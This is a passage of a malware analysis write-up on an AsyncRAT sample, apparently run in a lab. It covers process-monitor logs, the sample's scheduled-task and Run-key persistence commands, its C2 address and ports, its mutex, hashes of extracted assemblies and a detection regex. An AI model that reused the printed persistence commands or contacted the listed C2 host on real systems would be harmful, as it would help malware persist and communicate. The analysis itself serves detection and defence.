
Process Name	PID	Operation	Path	Result	Detail
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Desired Access: Generic Write, Read Attributes...
Stub.exe	2740	WriteFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Offset: 0, Length: 154, Priority: Normal
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Op...
Stub.exe	2740	QueryBasicInformationFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	CreationTime: 26/05/2022 19:56:29, LastAccessTime: 26...
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Op...
Stub.exe	2740	QueryBasicInformationFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	CreationTime: 26/05/2022 19:56:29, LastAccessTime: 26...
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Desired Access: Read Data/List Directory, Execute/Tra...
Stub.exe	2740	WriteFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Offset: 0, Length: 4.096, I/O Flags: Non-cached, ...
Stub.exe	2740	SetEndOfFileInformationFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	EndOfFile: 154
Stub.exe	2740	CreateFileMapping	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	SyncType: SyncTypeOther
Stub.exe	2740	CreateFileMapping	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	FILE LOCKED WI...	SyncType: SyncTypeCreateSection, PageProte...
Stub.exe	2740	QueryStandardInformationFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	AllocationSize: 160, EndOfFile: 154, NumberOfLinks: 1, D...
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	

As for registry keys, there is no significant activity.

info

Different behavior in the sample run without privileges.

However, in the case of unprivileged execution, there would be a modification in the registry keys for persistence, using the key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Runtime Broker`.



cmd.exe - 7380

```
"C:\Windows\System32\cmd.exe" /c schtasks /create /f /sc onlogon /rl highest /tn "Runtime Broker" /tr '"C:\Use
```

This process is basically in charge of launching the `schtasks.exe` binary. It is important to mention, as we are seeing and will see throughout the analysis, that since this is a 32bit sample, the executions will be related to the `C:\Windows\SysWOW64\` directory.


This process will not exist when running AsyncRAT without administrator permissions.


schtasks.exe - 4152


```
schtasks  /create /f /sc onlogon /rl highest /tn "Runtime Broker" /tr '"C:\Users\lab\AppData\Roaming\Runtime B
```

The task is generated in the system to be executed at each login of any user with administrator permissions.

```
 /f -> A value that forcefully creates the task and suppresses warnings if the specified task already exists.
/sc onlogon -> In each login
/rl highest -> Max privileges
/tn "Runtime Broker" -> Task name
/tr "C:\Users\lab\AppData\Roaming\Runtime Broker.exe" -> Task run to execute
```








cmd.exe - 8840

```
C:\Windows\system32\cmd.exe /c ""C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat""
```

This process is in charge of executing the bat file that was created during the execution of the `Stub.exe` binary. It is important to mention that **the name of the batch file varies according to the execution**, however, **the pattern is always the same**. The following RegEx would work to detect this.

```
.*tmp[a-zA-Z1-9]{4}.tmp.bat
```



timeout.exe - 6272


The malware uses a timeout of 3 seconds before it starts performing the rest of the actions.

Runtime Broker.exe - 4080


```
"C:\Users\lab\AppData\Roaming\Runtime Broker.exe"
```

As can be seen from the name of the process, the malware tries to impersonate the legitimate Microsoft Windows binary `runtimebroker.exe`. However, it can be noticed in this case that there is a space between the two words.

Here the communication with the C2 server is established. The ports used in this case are 8808, 7707 and 6606. The destination IP address is 217.195.197[.]70.



On the other hand, another indicator that could help us to identify the sample and the family during the analysis is the Mutex used, which in this case is `AsyncMutex_6SI8OkPnk`.



During the execution of `Runtime Broker.exe`, I proceeded to extract the .NET assembly from memory to verify if it was the same `Stub.exe` binary analyzed later or if it presented some difference when is launched. During this extraction, the following assemblies were obtained from memory.

File name	SHA1	Comments
aB.exe	76AF794B85E4A4BA75C5703DF1207B7A6798BF2E	Same sample as `Stub.exe`
MessagePackLib.dll	16CC8C3A461A6CE5A7ED1FF569EA61B8D9BA143E	At the time of analysis, 41/68 engines in VT detect it as malicious. Different family names.
Recovery.dll	93E9469789A4ECD28E30006D1CE10DBFFBD36D7C	At the time of analysis, 44/68 engines in VT detect it as malicious. Code protected by Reactor.
System.Data.SQLite.dll	B9D5AF76D8DF1C4EE4CCBA33B2AFA8300952D923	Mixed-mode assembly for System.Data.SQLite. More information here.
Newtonsoft.Json.dll	E68B369BC131A32D5233EE395F47B337C2469042	Json.NET is a popular high-


File name	SHA1	Comments
		performance JSON framework for .NET

aB.exe


The assembly `aB.exe` is the same `Stub.exe` file, which in turn is also `Runtime Broker.exe`.

MessagePackLib.dll

This DLL does not contain any packers or code protectors. 41 out of 68 VT engines detect this DLL as malicious.




Taking a look at the assembly, you can see that the class structure does not seem to be very complex, and with a little patience you could identify its functionality (if you are interested in the sample, ask me privately).




Recovery.dll


In this case, it has been possible to verify the existence of Reactor, [called by itself as a .NET code protection]() as can be seen on its website.



As for the assembly, it can be verified that there is a protection of the code, since many strings and classes are randomized at the moment of observing their possible logic.

